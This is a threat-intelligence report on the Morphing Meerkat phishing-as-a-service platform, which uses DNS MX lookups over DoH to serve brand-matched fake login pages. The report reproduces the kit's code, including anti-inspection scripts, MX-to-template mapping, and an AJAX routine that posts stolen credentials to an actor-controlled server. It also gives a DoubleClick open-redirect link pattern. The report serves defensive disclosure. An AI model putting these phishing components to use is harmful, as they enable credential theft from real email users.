
PhaaS actor uses DoH and DNS MX to dynamically distribute phishing

blogs.infoblox.com/threat-intelligence/a-phishing-tale-of-doh-and-dns-mx-abuse/

Infoblox Threat Intel March 27, 2025

Threat actors are increasingly adept at leveraging DNS to enhance the effectiveness of their cyber campaigns. We recently discovered a DNS technique used to tailor content to victims. We have discovered a phishing kit that creatively employs DNS mail exchange (MX) records to dynamically serve fake, tailored, login pages, spoofing over 100 brands. The threat actor behind the campaigns often exploits open redirects on adtech infrastructure, compromises domains for phishing distribution, and distributes stolen credentials through several mechanisms, including Telegram. We have found many variations of this phishing kit and assessed that they likely stem from a phishing-as-a-service (PhaaS) platform. This assessment is based on the consistent tactics, techniques, and procedures (TTPs), as well as continuous use of core resources, across attacks that used the kits within the last five years. For tracking purposes, we call the actor behind this PhaaS, the phishing kits that it generates, and related activity, Morphing Meerkat. Although there have been reports of individual instances related to this activity, we have not seen reporting on this PhaaS and MX record technique, despite it being in operation for years.[1,2,3]



We discovered that Morphing Meerkat has sent thousands of spam emails. Figure 1 shows that the email servers that sent the messages are relatively centralized and approximately half belong to internet service providers (ISPs) iomart (United Kingdom) and HostPapa (United States). This behavior is consistent with PhaaS platforms and strongly indicates that the attacks are orchestrated by a common system. If the phishing kits were adopted and used by many different entities, we should see email activity more evenly distributed across the providers.




Figure 1. Distribution of emails across ISPs

This PhaaS platform is relatively advanced and offers many powerful services to its users, including mass spam delivery. It is also equipped with features that help the spam emails and phishing kits bypass traditional security systems. Morphing Meerkat's platform includes the following features:

- Redirects internet users to phishing content, using compromised WordPress websites
- Exploits open redirect vulnerabilities on adtech servers to bypass email security systems
- Uses DNS MX records to identify the victim's email service provider and dynamically serve fake login pages
- Delivers stolen credentials in multiple ways, including email and chat messaging services
- Translates phishing content text dynamically into over a dozen different languages to target users worldwide
- Cloaks phishing content via heavily obfuscated code
- Avoids suspicion by redirecting suspicious users to real login webpages

The following sections of this report describe Morphing Meerkat attacks and the TTPs and technology they deploy. We cover advanced techniques and tools that the PhaaS platform uses to bypass email and phishing security, and launch large-scale spam campaigns that spoof email services associated with targeted users. All in all, the platform this actor operates enables technical and non-technical cyber criminals alike to conduct widespread, highly successful phishing campaigns.

Campaigns

The phishing kits in these campaigns have evolved and matured over time, but we can still recognize the basic code structure and have been able to track its history by monitoring critical web artifacts that are still being used. Virtually all Morphing Meerkat attacks target email user login credentials, and the developers of the PhaaS platform appear to have designed it specifically for this kind of activity.

We discovered cyber campaigns that used the phishing kits as early as January 2020. These early versions were only capable of serving phishing web templates disguised as five email brands: Gmail, Outlook, AOL, Office 365, and Yahoo. They also had no translation module, so the kits could only display English text in the phishing templates. Over time, Morphing Meerkat expanded the library of templates and we currently see 114 different brand designs. By July 2023 kits could dynamically load phishing pages based on DNS MX records. Today, the phishing kits can also dynamically translate text based on the victim's web profile and target users in over a dozen different languages.

The PhaaS platform sends spam emails with malicious links to a large number of internet users, including high-profile professionals, such as a head of network operations for a large financial services software company. The links in the spam emails redirect victims to a phishing landing page. The kind of interaction between the page and the victim depends on how the phishing kit was configured. Some of the more advanced phishing kit builds can redirect victims to legitimate websites for security evasion, as well as use DNS MX records to dynamically serve phishing web templates that relate to the victim's email service. Figure 2 shows a simplified Morphing Meerkat attack chain from the time the threat actor launches the phishing campaign via the PhaaS platform until the stolen credentials are sent to the actor-controlled storage location.




Figure 2. Morphing Meerkat attack chain

Morphing Meerkat campaigns operate globally and reach users in many different languages. To target victims at scale, the phishing kits use a translation JavaScript module that can convert the text in the phishing webpage to the preferred language set in the victim's browser. Currently, most translation modules that the phishing kit uses show over a dozen different language options formatted in ISO 639, including English, Korean, Spanish, Russian, German, Chinese, and Japanese. Figure 3 shows the translation module with its mapping of different language texts to the ISO country code.

```
function getLocalizedLanguage(customLocale = '') {
    const userLanguage = customLocale != '' ? customLocale : navigator.language || navigator.userLanguage;
    const languageCode = userLanguage.substring(0, 2);
    const lang = {
        en: {
            lessThan4: 'Password must be at least 4 characters long.',
            msg: 'Invalid password. Please enter the correct information.',
            error: 'The account does not exist. Please enter a different account.',
            emlTxt: 'Email',
            pswTxt: 'Password',
            submitBtn: 'Login',
            secLgSs: 'Secure login session',
            frgPsw: 'Forgot password?',
            copy: 'Copyright \xA9 2025',
            verifyingText: 'Verifying...',
            emlLogin: 'Email Login',
            mail: 'Mail',
            yourEmail: 'Your email has been successfully activated.',
            success: 'Thank you. You will receive your file in your email shortly.'
        },
        zh: {
            lessThan4: '密码长度必须大于4个字符\u3002',
            msg: '无效的密码\u3002请输入正确的信息\u3002',
            error: '该账户不存在\u3002请输入其他账户\u3002',
            emlTxt: '邮箱',
            pswTxt: '密码',
            submitBtn: '登录',
            secLgSs: '安全登录会话',
            frgPsw: '忘记密码\uFF1F',
            copy: '版权所有 \xA9 2025',
            verifyingText: '验证中...',
            emlLogin: '邮箱登录',
            mail: '邮箱',
            yourEmail: '您的邮箱已成功激活\u3002',
            success: '谢谢\u3002您将在邮件中收到您的文件\u3002'
        },
        ja: {
            lessThan4: 'パスワードは4文字以上である必要があります\u3002',
            msg: '無効なパスワードです\u3002正しい情報を入力してください\u3002',
            error: 'アカウントが存在しません\u3002別のアカウントを入力してください\u3002',
            emlTxt: 'メール',
            pswTxt: 'パスワード',
            submitBtn: 'ログイン',
            secLgSs: 'セキュアログインセッション',
            frgPsw: 'パスワードを忘れた場合',
            copy: '著作権 \xA9 2025',
            verifyingText: '確認中...',
            emlLogin: 'メールログイン',
            mail: 'メール',
            yourEmail: 'あなたのメールは正常にアクティブ化されました\u3002',
            success: 'ありがとうございます\u3002ファイルはすぐにメールでお届けします\u3002'
```

Figure 3. Morphing Meerkat translation module

Spam Emails

As of this writing, we have only observed Morphing Meerkat deploy spam emails for the initial attack vector. Most of the messages display a spoofed sender name and email address, as shown in the examples in Figure 4. The actor's consistent Simple Mail Transfer Protocol (SMTP) data and phishing lures across the spam emails were key factors in our assessment

that they operate a PhaaS platform. The bad actors who pay to leverage it are likely able to customize the email materials and generate phishing kits that fit the desired characteristics of their own cyber campaigns.

Subject	From name	SMTP IP address
Action required: Deactivation Notice {email_account}	IT Announce	5[.]230[.]209[.]74
Reconfirmación de titularidad de la cuenta	Foxmail[.]net	185[.]117[.]90[.]212
Action required: email account {email_account}	IT Announce	5[.]230[.]210[.]77
Password Deactivation Alert® 03/07/2025 05:13:10 pm	foxmail[.]net	107[.]173[.]166[.]107
SHIPPING DOCUMENT FOR MAERSK LINE – INV – 0322200950059505	Maerskline	122[.]183[.]248[.]102
ACTION REQUIRED: {email_account} login settings has expired	foxmail[.]net Administrator	175[.]9[.]54[.]154
PaymentAdvice20250224 USD50,000 Recipient Copy00134	RakBank InterSwift	109[.]200[.]24[.]11
Figure 4. Morphing Meerkat spam emails		

The email messages use HTML format and typically show a generic email icon or image related to the victim's email service provider. Occasionally, we also find emails disguised as popular logistics shipping services (see Figure 5) or banking institutions. The messages use scare tactics about a threat to create a sense of urgency and lure the recipient into clicking an embedded, hyperlinked text. The clickable text points to a URL related to:

- Compromised WordPress websites
- Fraudulent accounts on free web hosting and filesharing services (e.g., pages[.]dev, workers[.]dev, r2[.]dev, netlify[.]app, appspot[.]com, firebaseapp[.]com, plesk[.]page)
- Adtech infrastructure
- Fraudulent domains created by Morphing Meerkat

In reality, the URL redirects the victim to a phishing landing page.




Figure 5. Spam email messages in HTML format

Evading Detection

Morphing Meerkat uses a relatively large number of security evasion features compared to other phishing kits we have seen, including multiple techniques to hinder threat analysis by security researchers, as well as bypass phishing and spam protection systems. This section will explain some of the most compelling of those evasion methods.

Most of the hyperlinks in the spam emails use domains related to compromised WordPress websites, URL shorteners, or free web hosting. In some cases, we see Morphing Meerkat abuse legitimate adtech infrastructure to generate redirect links to the phishing webpages. They also exploit open redirect vulnerabilities on DoubleClick, an advertising network owned by Google. In one example, Morphing Meerkat sent spam emails embedded with the link structure

hXXps://ad[.]doubleclick[.]net/clk;265186560;90846275;t;pc=%5BTPAS_ID%5D?//{phishing_url}.

The link will redirect to any URL that the actor places in the {phishing_url} position. This is a simple but powerful technique because many email security systems will allow the link because of the domain's high popularity and positive reputation.

Moderately advanced internet users and security researchers often verify the malicious state of a phishing webpage by examining its HTML code. This phishing kit implements several security measures to block inspection from such users. The phishing kit monitors the web visitor's actions and prohibits the keyboard hotkey combination Ctrl + S, Ctrl + U, and the mouse right-click. Respectively, these actions save the webpage HTML code to the user's machine, open the webpage source code, and open the context menu via a mouse right-click. Figure 6 shows the code that restricts these keyboard actions and mouse clicks. However, it does not prevent browser developer tools, such as Chrome DevTools or Firefox Developer Tools, from analyzing the webpage.

```
// prevent ctrl + s
$(document).bind('keydown', function (e) {
    if (e.ctrlKey && e.which == 83) {
        e.preventDefault();
        return false;
    }
});
document.addEventListener('contextmenu', event => event.preventDefault());
document.onkeydown = function (e) {
    if (e.ctrlKey && (e.keyCode === 62 || e.keyCode === 7 || e.keyCode === 85 || e.keyCode === 276)) {
        return false;
    } else {
        return true;
    }
};
$(document).keypress('u', function (e) {
    if (e.ctrlKey) {
        return false;
    } else {
        return true;
    }
});
```

Figure 6. Anti-web analysis protection features in Morphing Meerkat

Additionally, Morphing Meerkat complicates code readability via obfuscation and inflation. For obfuscation, it will often encode scripts in Base64, convert ASCIIcode characters to decimal values, randomly place values in a long array and index them later in the script, use non-human readable variable names, or any combination of these methods. The phishing kits commonly use JavaScript functions atob(), String.fromCharCode(), and unescape() to untangle the code mess at runtime. In some cases, the phishing kit uses free online code obfuscation generators, such as snapbuilder[.]com.

For inflation, they typically prepend large bodies of complicated code to the main functions of the phishing kit or create extra files that contain multi-layered obfuscated JavaScript. However, these objects do not contribute anything to the phishing kit's functionality. This technique only serves to muddy threat analysis and waste threat investigators' precious time.

The URLs in the spam email messages are the entry points that trigger the series of redirects to the dynamically generated phishing page. If the URL is not part of a shortener service, it contains a hash character separator followed by a fragment identifier (e.g., hXXps://securedfile[.]glitch[.]me/#{email_address}). After the victim clicks on the email spam link, the URL then runs a script that redirects and passes the identifier (email address) to the phishing landing page.

If a user requests an entry point URL or phishing landing URL without a fragment identifier and hash, the URL is unlikely genuine, indicating that a researcher may be inspecting the URL directly. When this happens, to evade suspicion and detection by security, the phishing landing page will send users directly to the email service provider's real login page.

If a user requests an entry point URL or phishing landing URL with the full fragment identifier intact, they will be sent to the fake login page. After two login attempts, the phishing landing page will redirect victims to the authentic website of the email service provider (see Figure 7). Each login submission by the victim, regardless of whether they are correct, will return the message "Invalid Password.! Please enter email correct password." This method benefits the threat actor if the victim mis-enters their credentials on their first attempt and helps avoid scrutiny from victims who are suspicious of the website's behavior.

```
count = count + 1;
$.ajax({
    dataType: 'JSON',
    url: 'https://www.upcriacao.com.br/FaPOjEh/fds/next.php',
    type: 'POST',
    data: {
        ai: ai,
        pr: pr
    },
    // data: $('#contact').serialize(),
    beforeSend: function (xhr) {
        $('#submit-btn').html('<font face="Arial, Helvetica, sans-serif" siz
    },
    success: function (response) {
        if (response) {
            $('#msg').show();
            console.log(response);
            if (response['signal'] == 'ok') {
                $('#pr').val('');
                if (count >= 2) {
                    count = 0;
                    // window.location.replace(response['redirect_link']);
                    window.location.replace('https://www.dhl.com/en.html');
                }   // $('#msg').html(response['msg']);
            } else {
            }
        }
    },
    error: function () {
        $('#pr').val('');
        if (count >= 2) {
            count = 0;
            window.location.replace('https://www.dhl.com/en.html');
        }
        $('#msg').show();   // $('#msg').html("Please try again later");
    },
```

Figure 7. Redirect to authentic website after two login attempts

Dynamically Loading HTML with DNS MX

Morphing Meerkat's PhaaS platform and phishing kits are unique compared to others because they dynamically serve phishing login webpages based on the DNS MX record of each victim's email domain. This attack method is advantageous to bad actors because it enables them to carry out targeted attacks on victims by displaying web content strongly related to their email service provider. The overall phishing experience feels natural because

the design of the landing page is consistent with the spam email's message. This technique helps the actor trick the victim into submitting their email credentials via the phishing web form.

Many email service providers configure DNS MX records with the same second-level domain (SLD) value for multiple email domains. This typically happens when providers merge services, rebrand products, or go through company acquisition. Instead of mapping each email domain to an HTML resource, threat actors can accurately determine the service provider of an email domain using its MX record SLD—and do so at scale. For example, Figure 8 shows the same Outlook MX SLD response from Google's DNS over HTTPS (DoH) for several different Microsoft-owned email domains.

```
domain: outlook.com
question: [{'name': 'outlook.com.', 'type': 15}]
answer: [{'name': 'outlook.com.', 'type': 15, 'TTL': 259, 'data': '5 outlook-com.olc.protection.outlook.com.'}]

domain: hotmail.com
question: [{'name': 'hotmail.com.', 'type': 15}]
answer: [{'name': 'hotmail.com.', 'type': 15, 'TTL': 1960, 'data': '2 hotmail-com.olc.protection.outlook.com.'}]

domain: live.com
question: [{'name': 'live.com.', 'type': 15}]
answer: [{'name': 'live.com.', 'type': 15, 'TTL': 1867, 'data': '2 live-com.olc.protection.outlook.com.'}]

domain: msn.com
question: [{'name': 'msn.com.', 'type': 15}]
answer: [{'name': 'msn.com.', 'type': 15, 'TTL': 183, 'data': '2 msn-com.olc.protection.outlook.com.'}]
```

Figure 8. Example of same DNS MX SLD for multiple email domains

To find the MX record of a domain, Morphing Meerkat uses Cloudflare DoH or Google Public DNS, a DoH and application programming interface (API). The phishing kit passes the computational burden of requesting MX information from the DoH servers to the victim. Figure 9 and Figure 10 show variations of the DoH MX query functions.

```
async function getMXRecord(domain) {
    try {
        const response = await fetch(`https://dns.google/resolve?name=${ domain }&type=MX`);
        const data = await response.json();
        if (data && data.Answer && data.Answer.length > 0) {
            const mxRecords = data.Answer.map(record => `${ record.data }`).join('\n');
            return mxRecords;
        } else {
            return 'no-mx';
        }
    } catch (error) {
        return 'MX-Error';
    }
}
```


Figure 9. Function for querying MX records via Google DNS

```
async function resolveMXRecords(domain) {
    const response = await fetch(`https://cloudflare-dns.com/dns-query?name=${ domain }&type=MX`,
        { headers: { 'Accept': 'application/dns-json' } });
    const data = await response.json();
    if (data.Status !== 0 || !data.Answer || data.Answer.length === 0) {
        throw new Error('Failed to resolve MX records');
    }
    return data.Answer.map(record => record.data);
}

function getRedirectUrl(mxRecords, email) {
    if (mxRecords.some(record => record.includes('outlook.com') ||
            record.includes('office365.com') ||
            record.includes('outlook-com.olc.protection.outlook.com') ||
            record.includes('hotmail-com.olc.protection.outlook.com') ||
            record.includes('mail.protection.outlook.com') ||
            record.includes('microsoft-com.mail.protection.outlook.com'))) {
        return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
    } else if (mxRecords.some(record => record.includes('secureserver.net'))) {
        return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
    }
    return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
}
```

Figure 10. Function for querying MX records via Cloudflare DoH

After the phishing kit retrieves the MX record, it uses a custom dictionary to load a phishing HTML file associated with the record. This dictionary maps the MX record name and its relevant phishing HTML file. Figure 11 shows a small subset of the complete dictionary. Morphing Meerkat's HTML template library contains at least 114 unique email brand and login designs. This dictionary highlights the lengths to which this actor goes to personalize the phishing experience.



```
const hostingProviderMap = {
    '163': '163.html',
    '1and1': 'ionos.html',
    'ionos': 'ionos.html',
    'chinaemail': 'chinaemail.html',
    'strato': 'strato.html',
    'rz': 'strato.html',
    'activ8': 'active8.html',
    'synaq': 'synaq.html',
    'outlook': 'microsoft.html',
    'arhost': 'aryhost.html',
    'hostedemail': 'rac.html',
    'hostedmail': 'hostedmail.html',
    'microsoft': 'microsoft.html',
    'outlook.office365': 'microsoft.html',
    'yahoo': 'yahoo.html',
    'ds': 'ds.html',
    'emirates': 'etisalatmail.html',
    'mega': 'mega.html',
    'mailchannels': 'kttckw.html',
    'koreacap': 'fatcow.html',
```

Figure 11. Mapping of MX records to phishing templates

If a phishing kit does not recognize the MX record, it typically defaults to a Roundcube (open-source email software) login HTML page or a login page that shows the generic title “Webmail.” The kit automatically fills the username input field with the victim’s email address. Figure 12 shows an example involving a test email account and a DHL Express lure.

